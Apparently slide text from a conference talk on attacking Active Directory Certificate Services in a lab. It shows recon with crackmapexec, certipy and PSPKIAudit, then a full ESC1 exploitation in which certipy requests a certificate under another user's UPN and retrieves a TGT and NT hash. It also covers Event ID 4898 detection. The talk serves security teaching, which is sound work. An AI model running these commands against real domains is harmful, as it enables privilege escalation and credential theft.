

ADCS domain Admin is right there



About Me

My name is Fabrício Gimenes (FgP)

I have 11 years of experience in Offensive Security.

I have some security certifications like OSCP, OSWE, CRTP, OSEP.

Twitter

@donotouchplease

LinkedIn



Disclaimer

Nothing I say here represents my company, that is, all “shit” is my responsibility

The motivation

As I mentioned before, one of my favorite techniques is privilege escalation, so I decided to set up a LAB where I could find new techniques to become a domain admin. And that's when I found an excellent article from Specterops where they talked about ADCS

References

<https://posts.specterops.io/certified-pre-owned-d95910965cd2>

Agenda

- ADCS – Concept
 - Templates
- Attacks ADCS
 - CVE-2022–26923
 - ESC1
 - Missing configuration Templates
 - ESC8
 - Back to the Basic – NTLM
 - Back to the Basic – ESF and RPC
 - ESC7 – Yes, I'm CA Manager
- Mitigations

What's ADCS?

Active Directory Certificate Services (ADCS)


ADCS provides customizable services for issuing and managing public key infrastructure (PKI) certificates used in software security systems that employ public key technologies.

The digital certificates that AD CS provides can be used to encrypt and digitally sign electronic documents and messages. Further, these digital certificates can be used for authentication of the computer, user or device accounts on a network. Digital certificates are used to provide:

- 1) Confidentiality - through encryption
- 2) Integrity - through digital signatures
- 3) Authentication - by associating certificate keys with the computer, user, or device accounts on a computer network.


These certificate services were available starting in Windows 2000 and continue to be available as a server role in Windows Server 2008 R2.

Certificate Enrollment



Templates

AD CS Enterprise CAs issue certificates with settings defined by AD objects known as certificate templates. These templates are collections of enrollment policies and predefined certificate settings and contain things like “How long is this certificate valid for?”, “What is the certificate used for?”, “How is the subject specified?”, “Who is allowed to request a certificate?”, and a myriad of other settings:



The `pKIExtendedKeyUsage` attribute on an AD certificate template object contains an array of object identifiers (OIDs) enabled for the template. These EKU object identifiers affect what the certificate can be used focused on EKUs that, when present in a certificate, permit authentication to Active Directory. We originally thought that only the “Client Authentication” OID (1.3.6.1.5.5.7.3.2) enabled this; however, our research also found that the following OID scenarios can enable certificate-based authentication:

Description	OID
Client Authentication	1.3.6.1.5.5.7.3.2
PKINIT Client Authentication*	1.3.6.1.5.2.3.4
Smart Card Logon	1.3.6.1.4.1.311.20.2.2
Any Purpose	2.5.29.37.0
SubCA	(no EKUs present)

Abusing Active Directory Certification Services

CVE-2022-26923

ESC1: Domain escalation via No Issuance Requirements + Enrollable Client Authentication/Smart Card Logon OID templates + allowed SAN in CSR

ESC2: Domain escalation via No Issuance Requirements + Enrollable Any Purpose EKU or no EKU

ESC3: Domain escalation via No Issuance Requirements + Certificate Request Agent EKU + no enrollment agent restrictions

ESC4: Domain escalation via misconfigured certificate template access control

AD CS attack techniques

ESC5: Domain escalation via vulnerable PKI AD Object Access Control

ESC6: Domain escalation via the EDITF_ATTRIBUTESUBJECTALTNAME2 setting on CAs + No Manager Approval + Enrollable Client Authentication/Smart Card Logon OID templates

ESC7: Vulnerable Certificate Authority Access Control

ESC8: NTLM Relay to AD CS HTTP Endpoints

Reference

<https://posts.specterops.io/certified-pre-owned-d95910965cd2>

ADCS - Missing Configuration - Recon

The first thing we must do is identify some internals ADCS, to do this we can use different tools such as “crackmapexec and certipy” as we can see in the image below.

CRACKMAPEXEC

```
(fgp㉿FgP) - [~/EkoParty]
$ cme ldap fgp.corp -u svc_adcs -p senha_lab.txt -M adcs

SMB      fgp.corp      445    FGPCOMPUTER      [*] Windows Server 2016 Datacenter Evaluation 14393
x64 (name:FGPCOMPUTER) (domain:fgp.corp) (signing:True) (SMBv1:True)
LDAP      fgp.corp      389    FGPCOMPUTER      [+] fgp.corp\svc_adcs:Password)(*!@#
ADCS
ADCS
ADCS
https://adcs.fgp.corp/fgp-ADCS-CA_CES_Kerberos/service.svc/CES
```

ADCS - Missing Configuration - Recon II

CERTIPY 4.0

```
(fgp㉿FgP)-[~/EkoParty]
$ certipy find -u svc_adcs@fgp.corp -p '' -dc-ip 192.168.15.99

Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'fgp-ADCS-CA' via CSRA
[*] Got CA configuration for 'fgp-ADCS-CA'
[!] Failed to lookup user with SID 'S-1-5-21-2878176725-872450471-2634862078-500'
[*] Saved BloodHound data to '20221025160040_Certipy.zip'. Drag and drop the file into the BloodHound
GUI from @ly4k
[*] Saved text output to '20221025160040_Certipy.txt'
[*] Saved JSON output to '20221025160040_Certipy.json'
```

ADCS - Missing Configuration - Recon III

PSPKIAudit

```
PS C:\PSPKIAudit-0.3.5> Invoke-PKIAudit
```



```
[*] Enumerating certificate authorities with Get-AuditCertificateAuthority.
```

```
WARNING: [Test-UserSpecifiesSAN] ADCS.fgp.corp not reachable!
```


```
== Certificate Authority ==
```

```
ComputerName      : ADCS.fgp.corp
CAName           : fgp-ADCS-CA
ConfigString     : ADCS.fgp.corp\fgp-ADCS-CA
IsRoot           : True
AllowsUserSuppliedSans : False
VulnerableACL   : True
EnrollmentPrincipals : NT AUTHORITY\Authenticated Users
                      FGP0\Domain Admins
EnrollmentEndpoints : http://ADCS.fgp.corp/certsrv/
NTLMEnrollmentEndpoints : http://ADCS.fgp.corp/certsrv/
DACL              :
Misconfigurations : ESC7,ESC8
```

```
[!] Potentially vulnerable Certificate Templates:
```

```
CA                 : ADCS.fgp.corp\fgp-ADCS-CA
Name              : User2
SchemaVersion     : 2
OID               :
VulnerableTemplateACL : User2 (1.3.6.1.4.1.311.21.8.886452.3118961.4411052.6625055.7056754.184.3713294.15393368)
LowPrivCanEnroll  : True
EnrolleeSuppliesSubject : True
EnhancedKeyUsage   : Client Authentication (1.3.6.1.5.5.7.3.2)
HasAuthenticationEku : True
HasDangerousEku    : False
EnrollmentAgentTemplate : False
CAManagerApproval  : False
IssuanceRequirements : [Issuance Requirements]
                      Authorized signature count: 0
                      Reenrollment requires: same criteria as for enrollment.
ValidityPeriod     : 1 years
RenewalPeriod       : 6 weeks
Owner              : O:S-1-5-21-2878176725-872450471-2634862078-500
DACL              :
Misconfigurations  : ESC1,ESC4
```


**Did you say domain
admin? I am here**




ESC1 – Misconfigured Certificate Templates

There is a specific set of settings for certificate templates that makes them extremely vulnerable. As in regular-domain-user-to-domain-admin vulnerable. The first scenario (ESC1) that results in this vulnerable configuration is as follows:

Subject Name



PKI don't need Manager Approval



Certificate template that vulnerable to the ESC1 technique EventID

Unfortunately, there is no simple way to monitor requesting the certificates, but we can use the Windows Event Log to help us identify the arbitrary SAN.

EventID 4898

The screenshot shows two windows side-by-side. On the left is the 'Event Properties - Event 4898, Microsoft Windows security auditing' window. It has tabs for 'General' and 'Details'. Under 'Details', there is a large text area containing several lines of hex and decimal values. A red box highlights the first two lines:

```
msPKI-Certificate-Name-Flag = 0x1 (1)  
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT -- 0x1
```

An arrow points from this highlighted area to a red box containing the text 'Manager approval is disable (no flag CT_FLAG_PEND_ALL_REQUESTS)'. Another red box highlights the next three lines:

```
msPKI-Enrollment-Flag = 0x9 (9)  
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1  
CT_FLAG_PUBLISH_TO_DS -- 0x8
```

An arrow points from this highlighted area to another red box containing the text 'Manager approval is disable (no flag CT_FLAG_PEND_ALL_REQUESTS)'. On the right is the 'User2 Properties' window, which has tabs for 'Superseded Templates', 'Extensions', 'Security', and 'Server'. The 'Request Handling' tab is selected. It contains sections for 'Subject Name' and 'Issuance Requirements'. Under 'Issuance Requirements', there is a checkbox labeled 'CA certificate manager approval' which is unchecked. Below it is another checkbox labeled 'This number of authorized signatures:' with a value of 0. A note at the bottom states: 'If you require more than one signature, autoenrollment is not allowed.'

Grants certificate enrollment right to the “Domain Users”

The screenshot shows the 'Event Properties - Event 4898, Microsoft Windows security auditing' window. It has tabs for 'General' and 'Details'. Under 'Details', there is a large text area containing a security descriptor string. A red box highlights a portion of this string. An arrow points from this highlighted area to a red box containing the text 'Grants certificate enrollment right to the “DomainUser”'. Below the security descriptor, there is a list of users and groups with their access rights. A red box highlights the 'Allow FGP0\Domain Users' entry. An arrow points from this highlighted area to the same red box containing the text 'Grants certificate enrollment right to the “DomainUser”'.

But IMPORTANT, It is important to note that 4898 event is not suitable for real time. 😞

- At the time of the first enrollment since CA service start
- At the time of the first enrollment since certificate template modification

ESC1 – Content Certificate




```
certipy req -username "svc_adcs@fgp.corp" -ca "fgp-ADCS-CA" -template User2 -target ADCS.FGP.CORP -upn "svc_admin@fgp.corp" -debug  
Certipy v4.0.0 - by Oliver Lyak (ly4k)
```

Password:

```
[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'  
[+] Trying to resolve 'FGP.CORP' at '1.1.1.1'  
[+] Generating RSA key  
[*] Requesting certificate via RPC  
[+] Trying to connect to endpoint: ncacn_np:192.168.15.100[\pipe\cert]  
[+] Connected to endpoint: ncacn_np:192.168.15.100[\pipe\cert]  
[*] Successfully requested certificate  
[*] Request ID is 173  
[*] Got certificate with UPN 'svc_admin@fgp.corp'  
[*] Certificate has no object SID  
[*] Saved certificate and private key to 'svc_admin.pfx'
```

When we requested the new certificate to another user we can obtain “public key and private key” together.



ESC1 – Exploited

```
(fgp㉿FgP)-[~/EkoParty]
$ certipy req -username "svc_adcs@fgp.corp" -ca "fgp-ADCS-CA" -template User2 -target ADCS.FGP.CORP
-upn "svc_admin@fgp.corp" -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)
```

```
Password:
[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve 'FGP.CORP' at '1.1.1.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[+] Connected to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 175
[*] Got certificate with UPN 'svc_admin@fgp.corp'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'svc_admin.pfx'
```

```
(fgp㉿FgP)-[~/EkoParty]
$ certipy auth -pfx svc_admin.pfx -dc-ip 192.168.15.99
```

```
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: svc_admin@fgp.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'svc_admin.ccache'
[*] Trying to retrieve NT hash for 'svc_admin'
[*] Got NT hash for 'svc_admin@fgp.corp': 8c8d6c330dee0dddb17c98c21ef8dae30
```

ADCS Attacks CVE-2022-26923

Why the “PUDIM” user can add computer account on Active Directory?

